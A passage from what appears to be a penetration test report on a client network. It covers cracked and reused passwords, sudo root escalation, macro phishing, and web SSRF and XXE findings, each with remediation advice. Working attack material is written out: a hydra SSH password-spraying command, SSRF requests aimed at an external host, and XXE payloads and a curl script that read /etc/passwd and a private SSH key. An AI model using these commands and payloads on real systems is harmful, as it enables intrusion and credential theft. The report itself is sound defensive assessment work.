
Upon gaining root access to the system, ShoreBreak acquired the password hashes to all users. Using brute force password cracking techniques, ShoreBreak identified another critical-risk vulnerability. The password for the user “cmobey" quickly cracked, as it was very weak. Details of this Weak Password Usage finding can be found in the finding, INT-1.2.

The following screenshot demonstrates the ability to extract and crack the user's password.

<IMAGE REDACTED>

Finally, ShoreBreak discovered the "cmobey" user's password had wide-spread usage on the internal network, including the ops-network. Password reuse could allow an attacker to gain access to many systems using one set of acquired credentials, as demonstrated by the ShoreBreak security team. ShoreBreak leveraged the user's credentials to gain access to approximately 50 systems. **In addition, ShoreBreak discovered the user had sudo privileges, effectively granting the test team root-level user access to 15 servers in the ops-network.**

The following screenshot demonstrates leveraging the cmobey's users sudo privileges.




```
cbatk3 at ~/ccardio/[redacted]/loot ❯ proxychains ssh [redacted]@[redacted]
ProxyChains-3.1 (http://proxychains.sf.net)
[redacted]@[redacted]'s password:
Last login: Mon Sep 10 20:00:34 2018 from [redacted]
Authorized uses only. All activity may be monitored and reported.
[[redacted]@[redacted] ~]$ sudo -l
[sudo] password for [redacted]:
Matching Defaults entries for [redacted] on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User [redacted] may run the following commands on this host:
    (ALL) ALL
[[redacted]@[redacted] ~]$ sudo su
[root@web-ops-02 [redacted]]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) con
text=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@[redacted] [redacted]]# hostname
[redacted]
[root@[redacted]]# ip a | grep 140.
    inet [redacted] brd [redacted] scope global eth2
[root@[redacted] [redacted]]# █
```

This pervasive password reuse was considered another critical-risk security finding: INT-1.3.

In summary, ShoreBreak was able to completely compromise 15 operational systems from the internet, gaining an initial foothold through phishing.

The following screenshot demonstrates access to the operation network.



```
cbatk3 at ~/ccardio/[redacted]/nmap › proxychains hydra -l [redacted] -p [redacted] -M hosts-22-ops.txt ssh -t 20 -o hydra-ssh_ops.log
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at [redacted] 15:13:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 66 servers, overall 64 tasks, 1 login try (l:1/p:1), ~2 tries per task
[DATA] attacking ssh://(66 targets):22/
[ERROR] could not connect to ssh://[redacted]:22 - Timeout connecting to [redacted]
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[ERROR] could not connect to ssh://:22 - Timeout connecting to
[22][ssh] host: [redacted]   login: [redacted]   password: [redacted]
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:  login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
[22][ssh] host:   login:   password:
57 of 66 targets successfully completed, 14 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at [redacted] 15:23:17
cbatk3 at ~/ccardio/[redacted]/nmap ›
```

Recommendation:

Awareness training should be ongoing. Performing phishing attacks such as the one performed by the test team regularly will keep users constantly looking out for these tell-tale signs of phishing.

SE-1.2. Lack of Technical Controls to Block Malicious Payloads

Microsoft Word offers functionality that allows an attacker to embed a malicious payload inside a Word document. This allows an attacker to execute code remotely to deliver a reverse shell, or malware. An attacker could gain system access to the workstation, infect internal systems with malware, or use the initial foothold to pivot throughout the network.

Risk: Critical


Description:

The ShoreBreak team conducted a malicious macro phishing campaign to deliver a Microsoft Word document with an embedded malicious payload. The team was successful in remotely obtaining access to 2 hosts on the internal network.

ShoreBreak found that by delivering a specially crafted Microsoft Word document containing a macro embedded with a malicious PowerShell ‘stager’, systems were able to execute the PowerShell code to download a payload from a remote server. The systems then executed the payload and provided the team with system access to the private workstation

The ability for user workstations to execute macros allows an attacker to coerce a user into executing arbitrary code on a workstation to obtain system access to the workstation, bypassing external defenses.

The screenshot below demonstrates system access to 2 hosts on the internal network.



	external	internal ▲	user	computer
	[redacted]	[redacted]	[redacted]	[redacted]
	[redacted]	[redacted]	[redacted]	[redacted]

Recommendation:

- Block the execution of macros throughout the Windows domain via Group Policy.
- Use sysmon to generate Windows event logs for suspicious activity such as the execution of macros and specific powershell functions.
- Upgrade powershell to Version 5 to take advantage of increased logging functionality.

See Also:

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
https://www.malwaresoup.com/detecting-some-malicious-office-documents-using-sysmon/

Technical Volume

Attack Surface

Attack surface, also known as exposure, represents the overall number of network hosts and ports accessible from a given test perspective. By determining the attack surface, ShoreBreak was able to enumerate potential entry points into the ACME system. These entry points are represented in this report as Hosts and TCP Ports.* The following table depicts the number of hosts and ports that were accessible during testing:

Perspective	Hosts	TCP Ports
External	92	192
Internal	356	1,065

*Note that in addition to the above listed hosts and ports, one mobile application and one web application also make up a portion of ACME's attack surface and were tested for vulnerabilities during this assessment.

Findings

Findings and Risk

After the attack surface assessment, ShoreBreak began manual and automated vulnerability testing against network targets. The focus of this testing was discovery and attempted exploitation of security flaws in the services and software running on discovered ports.

A finding represents one particular security concern on a given port of a network host and may be found with automated vulnerability scanning or by manual testing methods. ShoreBreak utilizes the Common Vulnerability Scoring System for communicating the risk of software vulnerabilities, and to categorize each finding based on severity of risk.

Risk results when a vulnerability presents a potential threat to assets. For risk to exist, there must be some likelihood of threat, potential impact should the threat materialize, and weakness in controls that safeguard assets.

Risk Classification

ShoreBreak ultimately assigns each finding one of the following risk classifications:

- **Critical Risk**: Exploitation is likely and could lead to catastrophic consequences for the organization and should receive immediate priority for remediation by security personnel.

- **High Risk**: Exploitation is probable with potentially serious consequences for the organization and should receive high priority for remediation by security personnel.
- **Moderate Risk**: Exploitation is less probable or requires privileged network access but is possible and could potentially reveal confidential information or lead to compromise of systems or services.
- **Low Risk:** Exploitation is difficult or poses a low level of consequence and likely only reveals information about the target that may be useful in furthering other attacks.

Findings by the Numbers

Total Findings

The following table depicts the total number of findings for all ACME systems identified during this assessment given by risk rating and test perspective.

Findings:	Critical	High	Moderate	Low	**Total**
Web App	3	1	1	2	**7**
Mobile App	0	2	1	3	**6**
External	3	2	1	0	**6**
Social Engineering	2	0	0	0	**2**
Internal	14	0	1	2	**17**
Total	22	5	4	7	**38**

Manual Findings

Vulnerabilities were discovered either in an automated fashion using a vulnerability scanner or manually by the ShoreBreak test team. All manually discovered vulnerabilities were the direct result of the penetration test effort and would not have been discovered by an automated vulnerability scanner. The following table depicts the total number of manual findings given by risk rating and test perspective.

Findings:	Critical	High	Moderate	Low	**Total**
Web App	3	1	1	2	**7**
Mobile App	0	2	1	3	**6**
External	3	2	1	0	**6**
Social Engineering	2	0	0	0	**2**
Internal	9	0	0	1	**10**
Total	17	5	3	6	**31**


Finding: Detailed Description, Evidence, and Remediation Solutions

Web Application Findings

Critical Risk Findings

WEB-1.1. Server Side Request Forgery (SSRF) The application takes a URL from the user and retrieves its contents on behalf of the user. However, the application does not sufficiently validate the requested destination. By exploiting SSRF, an attacker can make requests from the application server. An attacker can interact with otherwise restricted IP addresses and services either on the server itself (localhost) or on other IPs. This can give an external attacker visibility to an internal environment. This includes using the vulnerable server to port scan other hosts (Cross Site Port Attacks or XSPA). If the vulnerable server can communicate with backend API's or services that do not require authentication, the external attacker can fully interact with those services.
Risk: Critical
Description:
The remote host is vulnerable to SSRF on multiple endpoints. An attacker can exploit this vulnerability to cause an ACME server to send an attacker-defined GET request. An attacker could use this to map internal ACME networks or interact with internal services. The discovery of this vulnerability led to the discovery of an XML External Entity vulnerability. https://[REDACTED]/maps/view.jsp?display=<link-to-ssrf> example:

https://[REDACTED]/maps/view.jsp?display=http://45.79.205.173




```
root@cloud-lin-scn1:~/http# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
REDACTED - - [REDACTED] "GET / HTTP/1.1" 200 -
```

https://[REDACTED]/maps/screen?display=<link-to-ssrf>

example:

https://[REDACTED]/maps/screen?display=https://45.79.205.173



```
root@cloud-lin-scn1:~/http# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
REDACTED - - [REDACTED] "GET / HTTP/1.1" 200 -
         - - [        ] "GET / HTTP/1.1" 200 -
```

Recommendation:

Rather than proxying requests on behalf of users, the application should have the user's browser retrieve the desired information. If it is necessary to proxy the request, a whitelist should be used on the server side and the User-Agent information should be stripped or modified.

WEB-1.2. XML External Entity (XXE)

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly-configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server-side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Risk: Critical

Description:

Summary

ShoreBreak identified an XML External Entity vulnerability within the web application. The application accepts user-controlled XML as input and does not properly protect against malicious XML entities.

The vulnerability can be exploited to browse the file system, including disclosing file contents and directory listings. ShoreBreak demonstrated the impact of the vulnerability by exploiting the issue to enumerate the file system and disclose sensitive information such as password hashes found in htpasswd files and a private SSH key, which ShoreBreak confirmed could be used to compromise the host the web application is hosted on.

Details

First, the test team first identified a Server Side Request Forgery (SSRF) vulnerability affecting the web application. The application accepts an URL as input in order to remotely fetch ".bob" files. Investigation of the .bob file revealed the file is similar to an XML file. The team attempted to serve the web application a malicious XML file that declared external entities and was able to successfully exploit the web application.

Proof of concept:

The following XML file is stored with a .bob extension on a ShoreBreak web server.

```
---
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
<display version="2.0.0">
<name>Image Widget</name>
<widget type="label" version="2.0.0">
<name>Label_1</name>
<text>zzz &test; shrbrk</text>
<y>41</y>
<width>181</width>
```

</widget>


</display>

Next, the following URL is requested from the affected web server:

https://[REDACTED]/maps/screen?display=https://affiliates.policyaffairs.co/bob-UA8EQPP.bob

The result is an HTTP response containing the disclosure of file contents or a directory listing.

Contents of /etc/passwd




https://REDACTED?display=https://affiliates.policyaffairs.co/bob8.bob

shrbrk

```
zzz root:x:0:0:root:/root:
/bin/bash
bin:x:1:1:bin:/bin:
/sbin/nologin
daemon:x:2:2:daemon:/sbin:
/sbin/nologin
REDACTED
sync:x:5:0:sync:/sbin:
/bin/sync
shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown
halt:x:7:0:halt:/sbin:
/sbin/halt
mail:x:8:12:mail:/var
/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:
/sbin/nologin
games:x:12:100:games:/usr
/games:/sbin/nologin
ftp:x:14:50:FTP
User:/var/ftp:/sbin
/nologin
```


Directory listing of /var/www/html



https://REDACTED?display=https://affiliates.policyaffairs.co/b


zzz
REDACTED
index.html
internal
REDACTED
Readme.md
REDACTED
shrbrk

The following screenshot demonstrates the ability to disclose sensitive information such as htpasswd user hashes.



```
> REDACTED/.htpasswd
{
  "creds": {
    "pass": {"$t": "REDACTED
    "user": {"$t": "[redacted]:$apr1REDACTED.[redacted]:$apr1$REDACTED"}
  },
  "encoding": "UTF-8",
  "version": "1.0"
}
```

The following screenshot demonstrates the ability to disclose the private SSH key of the user '[REDACTED]'.



```
kalatk2:exploit # cat curl-xxe.sh
#!/bin/bash

curl -i -s -k  -X $'POST' \
    -H $'Host:     REDACTED

9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $
'DNT: 1' -H $'Connection: close' -H $'Upgrade-Insecure-Requests: 1' -H $'Content-Type: text/
xml' -H $'Content-Length: 213' \
    --data-binary $'<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\x0d\x0a<!DOCTYPE foo [ <
!ELEMENT foo ANY >\x0d\x0a<!ENTITY xxe SYSTEM \"netdoc:///home/REDACTED/.ssh/id_dsa\" >]>\
x0d\x0a<creds>\x0d\x0a    <user>&xxe;</user>\x0d\x0a    <passREDACTED/pass>\x0d\x0a</creds>'
 \
    $'https://     REDACTED
kalatk2:exploit # ./curl-xxe.sh
HTTP/1.1 200 OK
Date:     REDACTED
Server: Apache
Strict-Transport-Security: max-age=31622400;includeSubDomains
Cache-control: max-age=0
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{
  "creds": {
    "pass": {"$t":  REDACTED
    "user": {"$t": "-----BEGIN DSA PRIVATE KEY-----

                        REDACTED


                 -----END DSA PRIVATE KEY-----"}
  },
  "encoding": "UTF-8",
  "version": "1.0"
}#
```

Reviewing accessible users' .ssh/authorized_keys files, it appears it may be possible to log into the host OS as the following users: [REDACTED]. Due to the scope of the web application pentest portion of this assessment, this was not attempted.

Recommendation:

The safest way to prevent XXE is always to disable DTDs (External Entities) completely.

Disabling DTDs also makes the parser secure against denial of services (DOS) attacks such as Billion Laughs. If it is not possible to disable DTDs completely, then external entities and external doctypes must be disabled in the way specific to each parser.

WEB-1.3. Insecure Key Storage

SSH keys provide the same access as usernames and passwords. Furthermore, they often grant access to privileged accounts on the operating system level, giving command line access to the system.

Keys grant access to resources - production servers, databases, routers, firewalls, disaster recovery systems, financial data, payment systems, intellectual property, and patient information.

Unmanaged access exposes organizations to significant risks that could in the worst case bring down critical information systems for months. Unmanaged keys risk systemic failure of critical infrastructure, especially in cyberwarfare scenarios.

Risk: Critical

